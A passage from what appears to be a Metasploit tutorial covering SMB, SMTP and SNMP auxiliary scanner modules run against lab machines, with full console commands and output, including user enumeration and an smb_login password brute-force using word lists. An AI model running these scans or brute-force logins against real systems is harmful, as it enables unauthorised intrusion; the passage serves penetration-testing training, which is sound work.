  Name          Current Setting  Required  Description
  ----          -
  RHOSTS                yes        The target address range or CIDR identifier
  SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
  SMBPass                no        The password for the specified username
  SMBUser                no        The username to authenticate as
  THREADS      1              yes        The number of concurrent threads

msf auxiliary(pipe_auditor) >
```

To run the scanner, just pass, at a minimum, the RHOSTS value to the module and run it.

```
msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \browser
[*] 192.168.1.160 - Pipes: \browser
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

We can see that running the scanner without credentials does not return a great deal of information. If, however, you have been provided with credentials as part of a pentest, you will find that the pipe_auditor scanner returns a great deal more information.

```
msf auxiliary(pipe_auditor) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(pipe_auditor) > set SMBUser Administrator
SMBUser => Administrator
```

(continues on next page)

(continued from previous page)

```
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC_
↳SERVICE, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs, \protected_
↳storage, \scerpc, \srvsvc, \trkws, \wkssvc
[*] Scanned 02 of 11 hosts (018% complete)
[*] 192.168.1.160 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC_
↳SERVICE, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs, \protected_
↳storage, \router, \scerpc, \srvsvc, \trkws, \wkssvc
[*] Scanned 04 of 11 hosts (036% complete)
[*] Scanned 08 of 11 hosts (072% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```

pipe_dcerpc_auditor

The pipe_dcerpc_auditor scanner will return the DCERPC services that can be accessed via a SMB pipe.

```
msf > use auxiliary/scanner/smb/pipe_dcerpc_auditor
msf auxiliary(pipe_dcerpc_auditor) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        192.168.1.150-160 yes        The target address range or CIDR identifier
  SMBDomain     WORKGROUP        no        The Windows domain to use for authentication
  SMBPIPE       BROWSER          yes       The pipe name to use (BROWSER)
  SMBPass       no               no        The password for the specified username
  SMBUser       no               no        The username to authenticate as
  THREADS       11              yes       The number of concurrent threads

msf auxiliary(pipe_dcerpc_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_dcerpc_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_dcerpc_auditor) > run

The connection was refused by the remote host (192.168.1.153:139).
The connection was refused by the remote host (192.168.1.153:445).
192.168.1.160 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000131-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000134-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.150 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
192.168.1.160 - UUID 00000143-0000-0000-c000-000000000046 0.0 OPEN VIA BROWSER
...snip...
```

smb2

The SMB2 scanner module simply scans the remote hosts and determines if they support the SMB2 protocol.

```
msf > use auxiliary/scanner/smb/smb2
msf auxiliary(smb2) > show options
```

(continues on next page)

(continued from previous page)

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The target port
THREADS	1	yes	The number of concurrent threads

```

msf auxiliary(smb2) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb2) > set THREADS 16
THREADS => 16
msf auxiliary(smb2) > run

[*] 192.168.1.162 supports SMB 2 [dialect 255.2] and has been online for 618 hours
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb2) >

```

smb_enumshares

The `smb_enumshares` module, as would be expected, enumerates any SMB shares that are available on a remote system.

```

msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > show options

```

Module options (auxiliary/scanner/smb/smb_enumshares):

Name	Current Setting	Required	Description
LogSpider	3	no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
MaxDepth	999	yes	Max number of subdirectories to spider
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
ShowFiles	false	yes	Show detailed information when spidering
SpiderProfiles	true	no	Spider only user profiles when share = C\$
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads
USE_SRVSVC_ONLY	false	yes	List shares only with SRVSVC

```

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumshares) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.154:139 print$ - Printer Drivers (DISK), tmp - oh noes! (DISK), opt - (DISK), IPC$ - IPC Service (metasploitable server (Samba 3.0.20-Debian))
[*] 192.168.1.154:139 ADMIN$ - IPC Service (metasploitable server (Samba 3.0.20-Debian)) (IPC)

```

(continued from previous page)

```
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
↳error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.160 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
↳error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
↳Default share (DISK)
Error: 192.168.1.162 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
↳error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
↳error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
Error: 192.168.1.150 Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
↳error: STATUS_ACCESS_DENIED (Command=37 WordCount=0)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 10 of 16 hosts (062% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

As you can see, since this is an un-credentialed scan, access is denied a most of the systems that are probed. Passing user credentials to the scanner will produce much different results.

```
msf auxiliary(smb_enumshares) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumshares) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumshares) > run

[*] 192.168.1.161:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
↳Default share (DISK)
[*] 192.168.1.160:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
↳Default share (DISK)
[*] 192.168.1.150:139 IPC$ - Remote IPC (IPC), ADMIN$ - Remote Admin (DISK), C$ -
↳Default share (DISK)
[*] Scanned 06 of 16 hosts (037% complete)
[*] Scanned 07 of 16 hosts (043% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

smb_enumusers

The smb_enumusers scanner will connect to each system via the SMB RPC service and enumerate the users on the system.

```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS                yes        The target address range or CIDR identifier
```

(continues on next page)

(continued from previous page)

```

SMBDomain  WORKGROUP          no      The Windows domain to use for authentication
SMBPass                      no      The password for the specified username
SMBUser                      no      The username to authenticate as
THREADS     1                  yes     The number of concurrent threads

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_enumusers) > set THREADS 16
THREADS => 16
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.161 XEN-XP-SP2-BARE [ ]
[*] 192.168.1.154 METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data,
↳ root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp,
↳ mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list,
↳ irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 05 of 16 hosts (031% complete)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed

```

We can see that running the scan without credentials, only the Linux Samba service coughs up a listing of users. Passing a valid set of credentials to the scanner will enumerate the users on our other targets.

```

msf auxiliary(smb_enumusers) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_enumusers) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_enumusers) > run

[*] 192.168.1.150 V-XPSP2-SPLOIT- [ Administrator, Guest, HelpAssistant, SUPPORT_
↳ 388945a0 ]
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [ Administrator, Guest, HelpAssistant, SUPPORT_
↳ 388945a0, victim ]
[*] 192.168.1.160 XEN-XP-PATCHED [ Administrator, ASPNET, Guest, HelpAssistant,
↳ SUPPORT_388945a0 ]
[*] Scanned 09 of 16 hosts (056% complete)
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >

```

Now that we have passed credentials to the scanner, the Linux box doesn't return the set of users because the credentials are not valid for that system. This is an example of why it pays to run a scanner in different configurations.

smb_login

Metasploit's smb_login module will attempt to login via SMB across a provided range of IP addresses. If you have a database plugin loaded, successful logins will be stored in it for future reference and usage.

```

msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

```

(continues on next page)

(continued from previous page)

Name	Current Setting	Required	Description
ABORT_ON_LOCKOUT	false	yes	Abort the run when
→an account lockout is detected			
BLANK_PASSWORDS	false	no	Try blank passwords
→ for all users			
BRUTEFORCE_SPEED	5	yes	How fast to
→bruteforce, from 0 to 5			
DB_ALL_CREDS	false	no	Try each user/
→password couple stored in the current database			
DB_ALL_PASS	false	no	Add all passwords
→ in the current database to the list			
DB_ALL_USERS	false	no	Add all users in
→the current database to the list			
DETECT_ANY_AUTH	true	no	Enable detection of
→systems accepting any authentication			
PASS_FILE	/usr/share/wordlists/fasttrack.txt	no	File containing
→passwords, one per line			
PRESERVE_DOMAINS	true	no	Respect a username
→that contains a domain name.			
Proxies		no	A proxy chain of
→ format type:host:port[,type:host:port][...]			
RECORD_GUEST	false	no	Record guest-
→privileged random logins to the database			
RHOSTS		yes	The target address
→ range or CIDR identifier			
RPORT	445	yes	The SMB service
→port (TCP)			
SMBDomain	.	no	The Windows domain
→to use for authentication			
SMBPass		no	The password for
→the specified username			
SMBUser		no	The username to
→authenticate as			
STOP_ON_SUCCESS	false	yes	Stop guessing when
→a credential works for a host			
THREADS	1	yes	The number of
→concurrent threads			
USERPASS_FILE		no	File containing
→users and passwords separated by space, one pair per line			
USER_AS_PASS	false	no	Try the username as
→the password for all users			
USER_FILE		no	File containing
→usernames, one per line			
VERBOSE	true	yes	Whether to print
→output for all attempts			

You can clearly see that this module has many more options that other auxiliary modules and is quite versatile. We will first run a scan using the Administrator credentials we 'found'.

```
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set SMBUser Administrator
```

(continues on next page)

(continued from previous page)

```

SMBUser => Administrator
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > run

[*] Starting SMB login attempt on 192.168.1.165
[*] Starting SMB login attempt on 192.168.1.153
...snip...
[*] Starting SMB login attempt on 192.168.1.156
[*] 192.168.1.154 - FAILED LOGIN () Administrator : (STATUS_LOGON_FAILURE)
[*] 192.168.1.150 - FAILED LOGIN (Windows 5.1) Administrator : (STATUS_LOGON_FAILURE)
[*] 192.168.1.160 - FAILED LOGIN (Windows 5.1) Administrator : (STATUS_LOGON_FAILURE)
[*] 192.168.1.154 - FAILED LOGIN () Administrator : s3cr3t (STATUS_LOGON_FAILURE)
[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator : (STATUS_
  ACCOUNT_DISABLED)
[*] 192.168.1.161 - FAILED LOGIN (Windows 5.1) Administrator : (STATUS_LOGON_FAILURE)
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 04 of 16 hosts (025% complete)
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[*] Scanned 13 of 16 hosts (081% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >

```

The smb_login module can also be passed a username and password list in order to attempt to brute-force login attempts across a range of machines.

```

root@kali:~# cat users.txt
Administrator
dale
chip
dookie
victim
jimmie

root@kali:~# cat passwords.txt
password
god
password123
s00pers3kr1t
s3cr3t

```

We will use this limited set of usernames and passwords and run the scan again.

```

msf auxiliary(smb_login) > show options

Module options:

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      true            yes       Try blank passwords for all users
  BRUTEFORCE_SPEED     5              yes       How fast to bruteforce, from 0 to 5
  PASS_FILE             no             no        File containing passwords, one per line

```

(continues on next page)

(continued from previous page)

```

RHOSTS                                yes      The target address range or CIDR_
↪ identifier
RPORT                                445      yes      Set the SMB service port
SMBDomain                            WORKGROUP no       SMB Domain
SMBPass                              no       SMB Password
SMBUser                              no       SMB Username
STOP_ON_SUCCESS                       false    yes      Stop guessing when a credential works_
↪ for a host
THREADS                              1        yes      The number of concurrent threads
USERPASS_FILE                         no       File containing users and passwords_
↪ separated by space, one pair per line
USER_FILE                             no       File containing usernames, one per line
VERBOSE                              true     yes      Whether to print output for all_
↪ attempts

msf auxiliary(smb_login) > set PASS_FILE /root/passwords.txt
PASS_FILE => /root/passwords.txt
msf auxiliary(smb_login) > set USER_FILE /root/users.txt
USER_FILE => /root/users.txt
msf auxiliary(smb_login) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_login) > set THREADS 16
THREADS => 16
msf auxiliary(smb_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(smb_login) > run

[-] 192.168.1.162 - FAILED LOGIN (Windows 7 Enterprise 7600) Administrator : (STATUS_
↪ ACCOUNT_DISABLED)
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dale :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) chip :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) dookie :
[*] 192.168.1.161 - GUEST LOGIN (Windows 5.1) jimmie :
[+] 192.168.1.150 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.160 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'Administrator' : 's3cr3t'
[+] 192.168.1.161 - SUCCESSFUL LOGIN (Windows 5.1) 'victim' : 's3cr3t'
[+] 192.168.1.162 - SUCCESSFUL LOGIN (Windows 7 Enterprise 7600) 'victim' : 's3cr3t'
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >

```

There are many more options available that you should experiment with to fully familiarize yourself with this extremely valuable module.

smb_lookupsid

The `smb_lookupsid` module brute-forces SID lookups on a range of targets to determine what local users exist the system. Knowing what users exist on a system can greatly speed up any further brute-force login attempts later on.

```

msf > use auxiliary/scanner/smb/smb_lookupsid
msf auxiliary(smb_lookupsid) > show options

Module options (auxiliary/scanner/smb/smb_lookupsid):

  Name          Current Setting  Required  Description

```

(continues on next page)

(continued from previous page)

```

-----
MaxRID      4000          no      Maximum RID to check
RHOSTS      yes          The target address range or CIDR identifier
SMBDomain   .            no      The Windows domain to use for authentication
SMBPass     no           The password for the specified username
SMBUser     no           The username to authenticate as
THREADS     1            yes      The number of concurrent threads

Auxiliary action:

Name      Description
-----
LOCAL     Enumerate local accounts

msf auxiliary(smb_lookupsid) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_lookupsid) > set THREADS 16
THREADS => 16
msf auxiliary(smb_lookupsid) > run

[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-1801674531-
->839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.154 PIPE(LSARPC) LOCAL(METASPLOITABLE - 5-21-1042354039-2475377354-
->766472396) DOMAIN(WORKGROUP - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.154 USER=Administrator RID=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.154 USER=nobody RID=501
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.154 GROUP=Domain Admins RID=512
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.154 GROUP=Domain Users RID=513
[*] 192.168.1.154 GROUP=Domain Guests RID=514
[*] Scanned 07 of 16 hosts (043% complete)
[*] 192.168.1.154 USER=root RID=1000
...snip...
[*] 192.168.1.154 GROUP=service RID=3005
[*] 192.168.1.154 METASPLOITABLE [Administrator, nobody, root, daemon, bin, sys, sync,
-> games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats,
-> libuuid, dhcp, syslog, klog, sshd, bind, postfix, ftp, postgres, mysql, tomcat55,
-> distccd, telnetd, proftpd, msfadmin, user, service ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant, SUPPORT_
->388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >

```

By way of comparison, we will also run the scan using a known set of user credentials to see the difference in output.

```

msf auxiliary(smb_lookupsid) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_lookupsid) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_lookupsid) > run

```

(continues on next page)

(continued from previous page)

```

[*] 192.168.1.160 PIPE(LSARPC) LOCAL(XEN-XP-PATCHED - 5-21-583907252-1801674531-
↳839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 PIPE(LSARPC) LOCAL(XEN-XP-SP2-BARE - 5-21-583907252-1801674531-
↳839522115) DOMAIN(HOTZONE - )
[*] 192.168.1.161 USER=Administrator RID=500
[*] 192.168.1.160 USER=Administrator RID=500
[*] 192.168.1.150 PIPE(LSARPC) LOCAL(V-XPSP2-SPLOIT- - 5-21-2000478354-1965331169-
↳725345543) DOMAIN(WORKGROUP - )
[*] 192.168.1.160 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Administrator rid=500
[*] 192.168.1.161 USER=Guest RID=501
[*] 192.168.1.150 TYPE=83886081 NAME=Guest rid=501
[*] 192.168.1.160 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886082 NAME=None rid=513
[*] 192.168.1.161 GROUP=None RID=513
[*] 192.168.1.150 TYPE=83886081 NAME=HelpAssistant rid=1000
[*] 192.168.1.150 TYPE=83886084 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.150 TYPE=83886081 NAME=SUPPORT_388945a0 rid=1002
[*] 192.168.1.150 TYPE=3276804 NAME=SQLServerMSSQLServerADHelperUser$DOOKIE-FA154354
↳rid=1003
[*] 192.168.1.150 TYPE=4 NAME=SQLServer2005SQLBrowserUser$DOOKIE-FA154354 rid=1004
...snip...
[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLServerADHelperUser$XEN-XP-
↳PATCHED rid=1027
[*] 192.168.1.160 TYPE=651165700 NAME=SQLServer2005MSSQLUser$XEN-XP-PATCHED
↳$SQLEXPRESS rid=1028
[*] 192.168.1.161 USER=HelpAssistant RID=1000
[*] 192.168.1.161 TYPE=4 NAME=HelpServicesGroup rid=1001
[*] 192.168.1.161 USER=SUPPORT_388945a0 RID=1002
[*] 192.168.1.161 USER=victim RID=1004
[*] 192.168.1.160 XEN-XP-PATCHED [Administrator, Guest, HelpAssistant, SUPPORT_
↳388945a0, ASPNET ]
[*] 192.168.1.150 V-XPSP2-SPLOIT- [ ]
[*] Scanned 15 of 16 hosts (093% complete)
[*] 192.168.1.161 XEN-XP-SP2-BARE [Administrator, Guest, HelpAssistant, SUPPORT_
↳388945a0, victim ]
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_lookupsid) >

```

You will notice with credentialed scanning, that you get, as always, a great deal more interesting output, including accounts you likely never knew existed.

smb_version

The smb_version scanner connects to each workstation in a given range of hosts and determines the version of the SMB service that is running.

```

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication

(continues on next page)

(continued from previous page)

```

SMBPass          no      The password for the specified username
SMBUser           no      The username to authenticate as
THREADS    1      yes     The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.1.150-165
RHOSTS => 192.168.1.150-165
msf auxiliary(smb_version) > set THREADS 16
THREADS => 16
msf auxiliary(smb_version) > run

[*] 192.168.1.162 is running Windows 7 Enterprise (Build 7600) (language: Unknown)
↳ (name:XEN-WIN7-BARE) (domain:HOTZONE)
[*] 192.168.1.154 is running Unix Samba 3.0.20-Debian (language: Unknown)
↳ (domain:WORKGROUP)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English) (name:V-
↳ XPSP2-SPLOIT-) (domain:WORKGROUP)
[*] Scanned 04 of 16 hosts (025% complete)
[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English) (name:XEN-
↳ XP-PATCHED) (domain:HOTZONE)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English) (name:XEN-
↳ XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 11 of 16 hosts (068% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed

```

Running this same scan with a set of credentials will return some different, and perhaps unexpected, results.

```

msf auxiliary(smb_version) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_version) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(smb_version) > run

[*] 192.168.1.160 is running Windows XP Service Pack 3 (language: English) (name:XEN-
↳ XP-PATCHED) (domain:XEN-XP-PATCHED)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language: English) (name:V-
↳ XPSP2-SPLOIT-) (domain:V-XPSP2-SPLOIT-)
[*] Scanned 05 of 16 hosts (031% complete)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language: English) (name:XEN-
↳ XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >

```

Contrary to many other cases, a credentialed scan in this case does not necessarily give better results. If the credentials are not valid on a particular system, you will not get any result back from the scan.

smtp_enum

The SMTP Enumeration module will connect to a given mail server and use a wordlist to enumerate users that are present on the remote system.

```
msf > use auxiliary/scanner/smtp/smtp_enum
```

(continues on next page)

(continued from previous page)

```
msf auxiliary(smtp_enum) > show options
```

```
Module options (auxiliary/scanner/smtp/smtp_enum):
```

Name	Current Setting	Required	
↳Description	-----	-----	↳
↳-----			↳
RHOSTS		yes	↳
↳The target address	range or CIDR identifier		
RPORT	25	yes	↳
↳The target port (TCP)			
THREADS	1	yes	↳
↳The number of concurrent threads			
UNIXONLY	true	yes	↳
↳Skip Microsoft bannered servers when testing unix users			
USER_FILE	/usr/share/metasploit-framework/data/wordlists/unix_users.txt	yes	↳
↳The file that contains a list of probable users accounts.			

Using the module is a simple matter of feeding it a host or range of hosts to scan and a wordlist containing usernames to enumerate.

```
msf auxiliary(smtp_enum) > set RHOSTS 192.168.1.56
```

```
RHOSTS => 192.168.1.56
```

```
msf auxiliary(smtp_enum) > run
```

```
[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
[*] Domain Name: localdomain
```

```
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
[+] 192.168.1.56:25 - Found user: mail
[+] 192.168.1.56:25 - Found user: man
[+] 192.168.1.56:25 - Found user: news
[+] 192.168.1.56:25 - Found user: nobody
[+] 192.168.1.56:25 - Found user: postgres
[+] 192.168.1.56:25 - Found user: postmaster
[+] 192.168.1.56:25 - Found user: proxy
[+] 192.168.1.56:25 - Found user: root
[+] 192.168.1.56:25 - Found user: service
[+] 192.168.1.56:25 - Found user: sshd
[+] 192.168.1.56:25 - Found user: sync
[+] 192.168.1.56:25 - Found user: sys
[+] 192.168.1.56:25 - Found user: syslog
[+] 192.168.1.56:25 - Found user: user
[+] 192.168.1.56:25 - Found user: uucp
```

(continues on next page)

(continued from previous page)

```
[+] 192.168.1.56:25 - Found user: www-data
[-] 192.168.1.56:25 - EXPN : 502 5.5.2 Error: command not recognized
[+] 192.168.1.56:25 Users found: ROOT, backup, bin, daemon, distccd, ftp, games,
↳ gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster, proxy,
↳ root, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.56:25 No e-mail addresses found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >
```

Since the email username and system username are frequently the same, you can now use any enumerated users for further login attempts against other network services.

smtp_version

Poorly configured or vulnerable mail servers can often provide an initial foothold into a network but prior to launching an attack, we want to fingerprint the server to make our targeting as precise as possible. The `smtp_version` module, as its name implies, will scan a range of IP addresses and determine the version of any mail servers it encounters.

```
msf > use auxiliary/scanner/smtp/smtp_version
msf auxiliary(smtp_version) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS          yes        The target address range or CIDR identifier
  RPORT      25            yes        The target port
  THREADS      1             yes        The number of concurrent threads

msf auxiliary(smtp_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smtp_version) > set THREADS 254
THREADS => 254
msf auxiliary(smtp_version) > run

[*] 192.168.1.56:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_version) >
```

snmp_enum

The `snmp_enum` module performs detailed enumeration of a host or range of hosts via SNMP similar to the standalone tools `snmpenum` and `snmpcheck`.

```
msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  COMMUNITY  public           yes        SNMP Community String
  RETRIES    1               yes        SNMP Retries
```

(continues on next page)

(continued from previous page)

RHOSTS		yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version

Although you can pass a range of hosts to this module, the output will become quite cluttered and confusing so it is best to simply do one host at a time.

```
msf auxiliary(snmp_enum) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf auxiliary(snmp_enum) > run

[*] System information

Hostname           : Netgear-GSM7224
Description        : GSM7224 L2 Managed Gigabit Switch
Contact            : dookie
Location           : Basement
Uptime snmp        : 56 days, 00:36:28.00
Uptime system      : -
